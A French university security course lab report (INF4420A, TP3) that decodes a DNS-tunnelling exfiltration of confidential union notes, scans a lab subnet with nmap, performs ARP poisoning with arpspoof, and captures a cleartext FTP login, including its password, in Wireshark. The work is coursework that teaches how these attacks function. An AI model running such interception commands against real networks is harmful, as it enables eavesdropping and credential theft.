INF4420A - Sécurité informatique

Automne 2023

Travail Pratique 3

Groupe 2

[redacted]

Soumis à [redacted]


Le 26 novembre 2023


3. Analyse de traces réseau

1. L'adresse IP machine source des paquets envoyés est 10.22.1.11 et l'adresse IP de destination est 93.184.216.34 et il s'agit du protocole DNS.

No.	Time	Source	Destination	Protocol	Lengt	Info
1	0.000000	10.22.1.11	93.184.216.34	DNS	329	Standard query 0xd35e A IyBSYWluYm93dGVjaCB0cmFkZSB1b
2	0.010210	93.184.216.34	10.22.1.11	DNS	317	Standard query response 0xd35e No such name A IyBSYWl
3	0.045255	10.22.1.11	93.184.216.34	DNS	329	Standard query 0x34df A aWtlIG9uIDE4LzEyLgpJdCB3aWxsI
4	0.048176	93.184.216.34	10.22.1.11	DNS	317	Standard query response 0x34df No such name A aWtlIG9
5	0.072262	10.22.1.11	93.184.216.34	DNS	127	Standard query 0xbfad A RSBUSEVNIFVORU5DUllQVEVEIC8hX
6	0.075055	93.184.216.34	10.22.1.11	DNS	115	Standard query response 0xbfad No such name A RSBUSEV

2. Oui, des données sensibles ont été exfiltrées :





=> Nous pouvons voir que les données que l'attaquant a exfiltrées ont été tout d'abord fragmentées, puis encodées en Base64, puis insérées dans le nom de domaine de plusieurs requêtes DNS. Le message complet des données exfiltrées, décodées en Base64 puis concaténées est le suivant :

‘’# Rainbowtech trade union internal notes


Due to unpaid overtime, insufficient access to healthcare and poor work conditions, the employees of Rainbowtech will go on a strike on 18/12.
It will last until our grievances are addressed. For further question, pleace contact Alice Champlin and Bob Turcotte.

/!\ DO NOT SHARE THOSE NOTES OR STORE THEM UNENCRYPTED /!\’’

3. Le protocole DNS n'est pas bloqué par le parefeu de l'entreprise tout simplement parce que cela paralyserait également le trafic légitime ce qui perturberait la connectivité Internet de l'entreprise. Le protocole DNS étant utilisé pour presque toutes les communications en ligne, le fait de bloquer celui-ci impacterait beaucoup trop d'activités, telles que les mise à jour des logiciels, la navigation web ou encore l'envoi d'emails, ce n'est donc pas la solution idéale.
   De plus, puisque l'attaquant a encodé les données à exfiltrer dans le nom de domaine des requêtes DNS, ces noms de domaine semblent donc aléatoires et donc les requêtes semblent normales à première vue, surtout en considérant la complexité du trafic DNS qui est souvent très répandu.

4. Reconnaissance

```
┌──(root㉿kali)-[~]
└─# nmap 10.22.0.12/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-14 21:17 UTC
Nmap scan report for host (10.22.0.1)
Host is up (0.0000090s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
2222/tcp open  EtherNetIP-1
9090/tcp open  zeus-admin
MAC Address: 02:42:3A:1D:0A:D8 (Unknown)

Nmap scan report for alice.srv_lan (10.22.0.11)
Host is up (0.000013s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
2222/tcp open  EtherNetIP-1
MAC Address: 82:0B:75:6C:2C:1E (Unknown)

Nmap scan report for firewall.srv_lan (10.22.0.254)
Host is up (0.000014s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
2222/tcp open  EtherNetIP-1
MAC Address: 02:42:0A:16:00:FE (Unknown)

Nmap scan report for kali (10.22.0.12)
Host is up (0.000010s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
2222/tcp open  EtherNetIP-1

Nmap done: 256 IP addresses (4 hosts up) scanned in 5.54 seconds
```



5. Mise en oeuvre de l'attaque

5.1 Empoisonnement ARP

1. Attaque d'empoisonnement ARP sur la machine d'Alice :

```
┌──(root㉿kali)-[~]
└─# arp -a
firewall.srv_lan (10.22.0.254) at 02:42:0a:16:00:fe [ether] on eth0
alice.srv_lan (10.22.0.11) at 82:0b:75:6c:2c:1e [ether] on eth0
host (10.22.0.1) at 02:42:56:b5:37:41 [ether] on eth0

┌──(root㉿kali)-[~]
└─# arpspoof -i eth0 -t 10.22.0.11 10.22.0.254
2:42:a:16:0:c 82:b:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
2:42:a:16:0:c 82:b:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
2:42:a:16:0:c 82:b:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
2:42:a:16:0:c 82:b:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
2:42:a:16:0:c 82:b:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
2:42:a:16:0:c 82:b:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
2:42:a:16:0:c 82:b:75:6c:2c:1e 0806 42: arp reply 10.22.0.254 is-at 2:42:a:16:0:c
```

```
┌──(root㉿kali)-[~]
└─# arpspoof -i eth0 -t 10.22.0.254 10.22.0.11
2:42:a:16:0:c 2:42:a:16:0:fe 0806 42: arp reply 10.22.0.11 is-at 2:42:a:16:0:c
2:42:a:16:0:c 2:42:a:16:0:fe 0806 42: arp reply 10.22.0.11 is-at 2:42:a:16:0:c
```

Tout d'abord, l'ARP est un protocole qui associe des adresses IP à des adresses MAC permettant ainsi aux appareils connectés sur un réseau local de savoir à quelle adresse MAC il doit envoyer des données pour une certaine adresse IP spécifique. L'attaque d'empoisonnement ARP permet de jouer avec ce protocole. L'attaquant qui effectue cette attaque modifie d'abord les informations des paquets ARP, qui contiennent les associations entre les adresses IP et MAC, et peut ainsi associer une adresse MAC d'un appareil quelconque du réseau à son propre appareil. Il diffuse ensuite ces paquets ARP falsifiés sur le réseau afin que les appareils du réseau mettent à jour leur table ARP avec ces fausses informations. Les tables ARP de ces appareils ont maintenant comme information que l'adresse IP de l'appareil légitime (l'appareil de la victime) est associée à l'adresse MAC de l'attaquant. Ce dernier recevra ainsi tout le trafic normalement destiné à la victime et pourra ainsi intercepter ou encore modifier le trafic sans que les parties affectées en aient conscience.

Dans notre situation, la commande "arpspoof -i eth0 -t 10.22.0.11 10.22.0.254" permet d'effectuer cette attaque ARP en envoyant des paquets ARP falsifiés à la machine d'Alice contenant comme information que l'adresse MAC correspondant à l'adresse IP du pare-feu (10.22.0.254) est en réalité celle de l'attaquant, faisant ainsi croire à Alice qu'elle communique avec le pare-feu alors qu'elle envoit son trafic réseau à l'attaquant. La commande "arpspoof -i eth0 -t 10.22.0.254 10.22.0.11" envoit des paquets ARP falsifiés à la machine du pare-feu en lui donnant comme information que l'adresse MAC correspondant à Alice (10.22.0.11) est en fait celle de l'attaquant. Ce dernier pourra ainsi intercepter aussi le trafic réseau allant du pare-feu à Alice. Cette technique est donc utilisée pour effectuer une attaque Man-in-the-Middle où l'attaquant est alors l'homme du milieu qui peut accéder à des données sensibles circulant entre Alice et le pare-feu.


source : https://www.geeksforgeeks.org/ssl-stripping-and-arp-spoofing-in-kali-linux/

2. Capturer les communications réseaux de la machine d'Alice :

```
┌──(root㉿kali)-[~]
└─# tcpdump -i eth0 -w alice_capture.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C17851 packets captured
17999 packets received by filter
0 packets dropped by kernel
```


3. Analyser la capture pcap avec Wireshark :

```
[cekha@l4712-17 ~] $ scp -P 2222 root@localhost:/root/alice_capture.pcap ~/
root@localhost's password:
alice_capture.pcap                            100%   72MB  99.0MB/s   00:00
```




Appliquer un filtre d'affichage ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Lengt	Info
46	12.325010	10.22.0.11	10.22.1.11	ICMP	98	Echo (ping) request id=0x0193, seq=2/512, ttl=63 (reply in 47)
47	12.325172	10.22.1.11	10.22.0.11	ICMP	98	Echo (ping) reply id=0x0193, seq=2/512, ttl=63 (request in 46)
48	12.325180	10.22.1.11	10.22.0.11	ICMP	98	Echo (ping) reply id=0x0193, seq=2/512, ttl=62
49	12.844794	02:42:0a:16:00:0c	82:0b:75:6c:2c:1e	ARP	42	10.22.0.254 is at 02:42:0a:16:00:0c
50	12.844983	10.22.0.12	10.22.0.1	TCP	186	2222 → 34096 [PSH, ACK] Seq=829 Ack=1 Win=63920 Len=132
51	12.845849	10.22.0.1	10.22.0.12	TCP	54	34096 → 2222 [ACK] Seq=1 Ack=961 Win=65535 Len=0
52	12.845984	02:42:0a:16:00:0c	02:42:0a:16:00:fe	ARP	42	10.22.0.11 is at 02:42:0a:16:00:0c (duplicate use of 10.22.0.254 detected!)
53	12.846125	10.22.0.12	10.22.0.1	TCP	170	2222 → 44646 [PSH, ACK] Seq=697 Ack=1 Win=63920 Len=116
54	12.846934	10.22.0.1	10.22.0.12	TCP	54	44646 → 2222 [ACK] Seq=1 Ack=813 Win=65535 Len=0
55	14.849899	02:42:0a:16:00:0c	02:42:0a:16:00:fe	ARP	42	10.22.0.11 is at 02:42:0a:16:00:0c (duplicate use of 10.22.0.254 detected!)
56	14.850001	02:42:0a:16:00:0c	82:0b:75:6c:2c:1e	ARP	42	10.22.0.254 is at 02:42:0a:16:00:0c
57	14.850136	10.22.0.12	10.22.0.1	TCP	186	2222 → 34096 [PSH, ACK] Seq=961 Ack=1 Win=63920 Len=132
58	14.850655	10.22.0.12	10.22.0.1	TCP	170	2222 → 44646 [PSH, ACK] Seq=813 Ack=1 Win=63920 Len=116
59	14.851503	10.22.0.1	10.22.0.12	TCP	54	34096 → 2222 [ACK] Seq=1 Ack=1093 Win=65535 Len=0
60	14.851928	10.22.0.1	10.22.0.12	TCP	54	44646 → 2222 [ACK] Seq=1 Ack=929 Win=65535 Len=0
61	16.850786	02:42:0a:16:00:0c	82:0b:75:6c:2c:1e	ARP	42	10.22.0.254 is at 02:42:0a:16:00:0c
62	16.851464	02:42:0a:16:00:0c	02:42:0a:16:00:fe	ARP	42	10.22.0.11 is at 02:42:0a:16:00:0c (duplicate use of 10.22.0.254 detected!)
63	16.851604	10.22.0.12	10.22.0.1	TCP	186	2222 → 34096 [PSH, ACK] Seq=1093 Ack=1 Win=63920 Len=132
64	16.852231	10.22.0.1	10.22.0.12	TCP	54	34096 → 2222 [ACK] Seq=1 Ack=1225 Win=65535 Len=0
65	16.852287	10.22.0.12	10.22.0.1	TCP	170	2222 → 44646 [PSH, ACK] Seq=929 Ack=1 Win=63920 Len=116
66	16.852806	10.22.0.1	10.22.0.12	TCP	54	44646 → 2222 [ACK] Seq=1 Ack=1045 Win=65535 Len=0
67	17.368539	10.22.0.11	10.22.1.11	TCP	74	56468 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3225674183 TSecr=0 WS=128
68	17.368567	10.22.0.11	10.22.1.11	TCP	74	[TCP Retransmission] 56468 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3225674183 TSecr=0 WS=128
69	17.368747	10.22.1.11	10.22.0.11	TCP	74	22 → 56468 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=223689217 TSecr=3225674183 WS=128
70	17.368759	10.22.1.11	10.22.0.11	TCP	74	[TCP Retransmission] 22 → 56468 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=223689217 TSecr=3225674183 WS=128
71	17.368825	10.22.0.11	10.22.1.11	TCP	66	56468 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3225674183 TSecr=223689217
72	17.368833	10.22.0.11	10.22.1.11	TCP	66	[TCP Dup ACK 71#1] 56468 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3225674183 TSecr=223689217
73	17.371695	10.22.0.11	10.22.1.11	SSHv2	87	Client: Protocol (SSH-2.0-OpenSSH_8.8)
74	17.371706	10.22.0.11	10.22.1.11	TCP	87	[TCP Retransmission] 56468 → 22 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=21 TSval=3225674186 TSecr=223689217
75	17.371798	10.22.1.11	10.22.0.11	TCP	66	22 → 56468 [ACK] Seq=1 Ack=22 Win=65152 Len=0 TSval=223689220 TSecr=3225674186
76	17.371803	10.22.1.11	10.22.0.11	TCP	66	[TCP Dup ACK 75#1] 22 → 56468 [ACK] Seq=1 Ack=22 Win=65152 Len=0 TSval=223689220 TSecr=3225674186
77	17.394475	10.22.1.11	10.22.0.11	SSHv2	98	Server: Protocol (SSH-2.0-OpenSSH_8.9p1 Ubuntu-3)
78	17.394481	10.22.1.11	10.22.0.11	TCP	98	[TCP Retransmission] 22 → 56468 [PSH, ACK] Seq=1 Ack=22 Win=65152 Len=32 TSval=223689243 TSecr=3225674186
79	17.394523	10.22.0.11	10.22.1.11	TCP	66	56468 → 22 [ACK] Seq=22 Ack=33 Win=64256 Len=0 TSval=3225674209 TSecr=223689243
80	17.394529	10.22.0.11	10.22.1.11	TCP	66	[TCP Dup ACK 79#1] 56468 → 22 [ACK] Seq=22 Ack=33 Win=64256 Len=0 TSval=3225674209 TSecr=223689243
81	17.395057	10.22.0.11	10.22.1.11	SSHv2	1426	Client: Key Exchange Init




Appliquer un filtre d'affichage ... <Ctrl-/>


No.	Time	Source	Destination	Protoc	Lengt	Info
969	23.451479	10.22.0.11	10.22.1.11	FTP	91	Request: STOR backups/ssh_config
961	23.451288	10.22.1.11	10.22.0.11	FTP	114	Response: 227 Entering Passive Mode (10,22,1,11,43,155).
957	23.450938	10.22.0.11	10.22.1.11	FTP	72	Request: PASV
949	23.445591	10.22.1.11	10.22.0.11	FTP	90	Response: 226 Transfer complete.
225	23.385231	10.22.1.11	10.22.0.11	FTP	155	Response: 150 Opening BINARY mode data connection for OWASP_Testing_Guide_v4.pdf (2181741 bytes).
221	23.385008	10.22.0.11	10.22.1.11	FTP	99	Request: RETR OWASP_Testing_Guide_v4.pdf
211	23.384829	10.22.1.11	10.22.0.11	FTP	114	Response: 227 Entering Passive Mode (10,22,1,11,22,201).
207	23.384632	10.22.0.11	10.22.1.11	FTP	72	Request: PASV
203	23.384518	10.22.1.11	10.22.0.11	FTP	89	Response: 230 Login successful.
199	23.376125	10.22.0.11	10.22.1.11	FTP	86	Request: PASS A1!c3P4$$w0rD
195	23.376043	10.22.1.11	10.22.0.11	FTP	100	Response: 331 Please specify the password.
191	23.375997	10.22.0.11	10.22.1.11	FTP	78	Request: USER alice
187	23.375943	10.22.1.11	10.22.0.11	FTP	104	Response: 530 Please login with USER and PASS.
183	23.375846	10.22.0.11	10.22.1.11	FTP	72	Request: SYST
179	23.375744	10.22.1.11	10.22.0.11	FTP	86	Response: 220 (vsFTPd 3.0.5)



Appliquer un filtre d'affichage ... <Ctrl-/>


No.	Time	Source	Destination	Protocol	Lengt	Info
